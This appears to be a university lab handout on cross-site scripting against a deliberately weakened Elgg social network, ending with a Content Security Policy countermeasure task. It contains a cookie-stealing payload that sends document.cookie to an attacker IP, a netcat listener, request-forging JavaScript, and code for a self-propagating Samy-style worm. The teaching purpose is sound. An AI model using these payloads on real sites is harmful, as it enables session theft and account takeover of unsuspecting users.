Cross-Site Scripting (XSS) Attack Lab

(Web Application: Elgg)

1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named `Elgg` in our pre-built Ubuntu VM image. `Elgg` is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles.

In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified `Elgg`, in a way that is similar to what Samy Kamkar did to `MySpace` in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list. This lab covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax
- Content Security Policy (CSP)

Note: This lab was revised on July 26, 2020. Task 7 (countermeasures) is redesigned. It is now based on Content Security Policy (CSP).

Readings. Detailed coverage of the Cross-Site Scripting attack can be found in the following:

- Chapter 10 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at `https://www.handsonsecurity.net`.

Lab environment. This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website.

2 Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

DNS Configuration. We have configured the following URL needed for this lab. The folder where the web application is installed and the URL to access this web application are described in the following:

```
  URL: http://www.xsslabelgg.com
  Folder: /var/www/XSS/Elgg/
```

The above URL is is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
   127.0.0.1     www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to `127.0.0.1`.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration:

Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>
```

```
<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

3 Lab Tasks

3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called `"HTTP Header Live"` for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1).

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
    <script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag. See the following example:

```
    <script type="text/javascript"
            src="http://www.example.com/myscripts.js">
    </script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

3.3 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
     <script>alert(document.cookie);</script>
```

3.4 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address `10.1.2.5`), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                       + escape(document.cookie) + '   >');
</script>
```

A commonly used program by attackers is `netcat` (or `nc`) , which, if running with the `"-l"` option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port `5555`:

```
$ nc -l 5555 -v
```

The "`-l`" option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The "`-v`" option is used to have `nc` give more verbose output.

The task can also be done with only one VM instead of two. For one VM, you should replace the attacker's IP address in the above script with `127.0.0.1`. Start a new terminal and then type the `nc` command above.

3.5 Task 4: Becoming the Victim's Friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the `Elgg` server (the user name is `samy`).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in `Elgg`. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's `HTTP` inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;            ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

The above code should be placed in the `"About Me"` field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on `"Edit HTML"`, which can be found at the top right of the `"About Me"` text field.

Questions. Please answer the following questions:

- **Question 1:** Explain the purpose of Lines ① and ②, why are they are needed?
- **Question 2:** If the `Elgg` application only provide the Editor mode for the `"About Me"` field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

3.6 Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in `Elgg`. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's `HTTP` inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN
  var samyGuid=...;    //FILL IN
  if(elgg.session.user.guid!=samyGuid)          ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST",sendurl,true);
     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
     Ajax.setRequestHeader("Content-Type",
                         "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

Similar to Task 4, the above code should be placed in the `"About Me"` field of Samy's profile page, and the Text mode should enabled before entering the above JavaScript code.

Questions. Please answer the following questions:

- **Question 3:** Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

3.7 Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the `src` attribute in the `<script>` tag, writing self-propagating worms is much easier. We have discussed the `src` attribute in Task 1, and an example is given below. The worm can simply copy the following `<script>` tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id=worm>
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  ①
   var jsCode = document.getElementById("worm").innerHTML;          ②
   var tailTag = "</" + "script>";                                  ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  ④

   alert(jsCode);
</script>
```

It should be noted that `innerHTML` (line ②) only gives us the inside part of the code, not including the surrounding `script` tags. We just need to add the beginning tag `<script id="worm">` (line ①) and the ending tag `</script>` (line ③) to form an identical copy of the malicious code.

When data are sent in HTTP POST requests with the `Content-Type` set to `application/x-www-form-urlencoded`, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with `%HH`, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The `encodeURIComponent()` function in line ④ is used to URL-encode a string.

Note: In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.

3.8 Elgg's Countermeasures

This sub-section is only for information, and there is no specific task to do. It shows how `Elgg` defends against the XSS attack. `Elgg` does have built-in countermeasures, and we have deactivated and commented out them to make the attack work. Actually, `Elgg` uses two countermeasures. One is a custom built security plugin `HTMLawed`, which, on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the `\function filter_tags"` in the `elgg/engine/lib/input.php` file.

To turn on the countermeasure, login to the application as admin, goto `Account->administration` (top right of screen) → `plugins` (on the right panel), and click on `security and spam` under the filter options at the top of the page. You should find the `HTMLawed` plugin below. Click on `Activate` to enable the countermeasure.

In addition to the `HTMLawed 1.9` security plugin in `Elgg`, there is another built-in PHP method called `\htmlspecialchars()"`, which is used to encode the special characters in user input, such as `"<"` to `\&lt"`, `">"` to `\&gt"`, etc. Please go to `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/` and find the function call `\htmlspecialchars"` in `text.php`, `url.php`, `dropdown.php` and `email.php` files. Uncomment the corresponding `"htmlspecialchars"` function calls in each file.

3.9 Task 7: Defeating XSS Attacks Using CSP

The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. Therefore, to fix this fundamental problem, we need to separate code from data. There are two ways to include JavaScript code inside an HTML page, one is the inline approach, and the other is the link approach.

The inline approach directly places code inside the page, while the link approach puts the code in an external file, and then link to it from inside the page.

The inline approach is the culprit of the XSS vulnerability, because browsers do not know where the code originally comes from: is it from the trusted web server or from untrusted users? Without such knowledge, browsers do not know which code is safe to execute, and which one is dangerous. The link approach provides a very important piece of information to browsers, i.e., where the code comes from. Websites can then tell browsers which sources are trustworthy, so browsers know which piece of code is safe to execute. Although attackers can also use the link approach to include code in their input, they cannot place their code in those trustworthy places.

How websites tell browsers which code source is trustworthy is achieved using a security mechanism called Content Security Policy (CSP). This mechanism is specifically designed to defeat XSS and ClickJacking attacks. It has become a standard, which is supported by most browsers nowadays. CSP not only restricts JavaScript code, it also restricts other page contents, such as limiting where pictures, audio, and video can come from, as well as restricting whether a page can be put inside an iframe or not (used for defeating ClickJacking attacks). Here, we will only focus on how to use CSP to defeat XSS attacks.

Run a web server. CSP is set by the web server. Let us use a web page to see CSP in action. Although we can use the Apache server (already installed in our VM) to host the web page, we decide to write a simple HTTP server to do this job. The following Python program runs an HTTP server that listens to port `8000`. Upon receiving a request, it loads a static file and return it to the client. In the response, the server adds a CSP header, setting the policy on the JavaScript code inside the page.

Listing 1: A simple HTTP server `http_server.py`

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

Please download the zip file `csp.zip` from the lab's website, unzip it, and then enter the `csp` folder. Make `http_server.py` executable, and then run this server program inside the `csp` folder.

The web page for the experiment. To see how the CSP policies work, we wrote the following HTML page, which contains six areas, `area1` to `area6`. Initially, each area displays `"Failed"`. The page also includes six pieces of JavaScript code, each trying to write `"OK"` to its corresponding area. If we can see `OK` in an area, that means, the JavaScript code corresponding to that area has been executed successfully; otherwise, we would see `Failed`.

Listing 2: The experiment web page `csptest.html`

```
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

Set up DNS. We need to set up the DNS entry, so the above web server can be accessed via three different URLs. Add the following three entries to the `/etc/hosts` file. You need to use the root privilege to change this file (using `sudo`).

```
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com
```

Lab tasks. Please complete the following tasks.

1. Point your browser to the following URLs. Describe and explain your observation.


   ```
   http://www.example32.com:8000/csptest.html
   http://www.example68.com:8000/csptest.html
   http://www.example79.com:8000/csptest.html
   ```

2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display `OK`. Please include your code in the lab report.

4 Guidelines

4.1 Using the "`HTTP Header Live`" add-on to Inspect HTTP Headers

The version of Firefox (version 60) in our Ubuntu 16.04 VM does not support the `LiveHTTPHeader` add-on, which was used in our Ubuntu 12.04 VM. A new add-on called "`HTTP Header Live`" is used in its place. The instruction on how to enable and use this add-on tool is depicted in Figure 1. Just click the icon marked by ①; a sidebar will show up on the left. Make sure that `HTTP Header Live` is selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up, but changing its size will trigger the re-drawing).



```
http://www.cis.syr.edu/~wedu/seec
GET HTTP/1.1 200 OK
Host: www.cis.syr.edu
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
```

Figure 1: Enable the HTTP Header Live Add-on

4.2 Using the Web Developer Tool to Inspect HTTP Headers


There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

```
Click Firefox's top right menu --> Web Developer --> Network
 or
Click the "Tools" menu --> Web Developer --> Network
```

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login.


To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3).

The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the `Headers` tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the `Params` tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including



Status	Method	File	Domain	Cause
302	POST	login	www.xsslabel...	document
302	GET	/	www.xsslabel...	document
200	GET	activity	www.xsslabel...	document

Figure 2: HTTP Request in Web Developer Network Tool



Sta	Me	Fil	Do	Ca	Ty	Tra	Siz	0 ms	640 ms
30:	POST	lo...	w...docu...		html	3.84 KB	20.02...	→ 148 ms	
30:	GET	/	w...docu...		html	3.80 KB	20.02...	→ 18 ms	
20	GET	a...	w...docu...		html	3.83 KB	20.02...	→ 37 ms	
20	GET	f...	w...style...		css	cached	28.38...		
20	GET	el...	w...style...		css	cached	58.09...		
20	GET	c...	w...style...		css	cached	3.80 KB		
20	GET	jq...	w... script		js	cached	83.57...		
20	GET	jq...	w... script		js	cached	234.7...		

17 requests | 750.80 KB / 11.47 KB transferred | Finish: 1.46 s | DOMConte

```
Request URL: http://www.xsslabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (406 B)
    Cache-Control: no-store, no-cache, must-revalidate
    Connection: Keep-Alive
    Content-Length: 0
```

Figure 3: HTTP Request and Request Details in Two Panes

`username` and `password`. The tool can be used to inspect HTTP GET requests in a similar manner to HTTP POST requests.

Font Size. The default font size of Web Developer Tools window is quite small. It can be increased by focusing click anywhere in the Network Tool window, and then using `Ctrl` and + button.

4.3 JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:


```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

Once we are in the web console, click the `JS` tab. Click the downward pointing arrowhead beside `JS` and ensure there is a check mark beside `Error`. If you are also interested in Warning messages, click `Warning`. See Figure 5.

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.

5 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising.




```
Request URL: http://www.xsslabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found
Version: HTTP/1.1
Request headers (492 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 90
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=3fcouk03cpk56p552gptssqjq2
```

```
Form data
  __elgg_token: tCSVJgJuxuc5MX95ViBG9w
  __elgg_ts: 1516691279
  username: alice
  password: seedalice
```

(a) HTTP Request Headers (b) HTTP Request Parameters


Figure 4: HTTP Headers and Parameters



```
TypeError: Ajax
```

Figure 5: Debugging JavaScript Code (1)

Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.



```
TypeError: Ajax.sen is not a function [Learn More]          samy:91:1
```

Figure 6: Debugging JavaScript Code (2)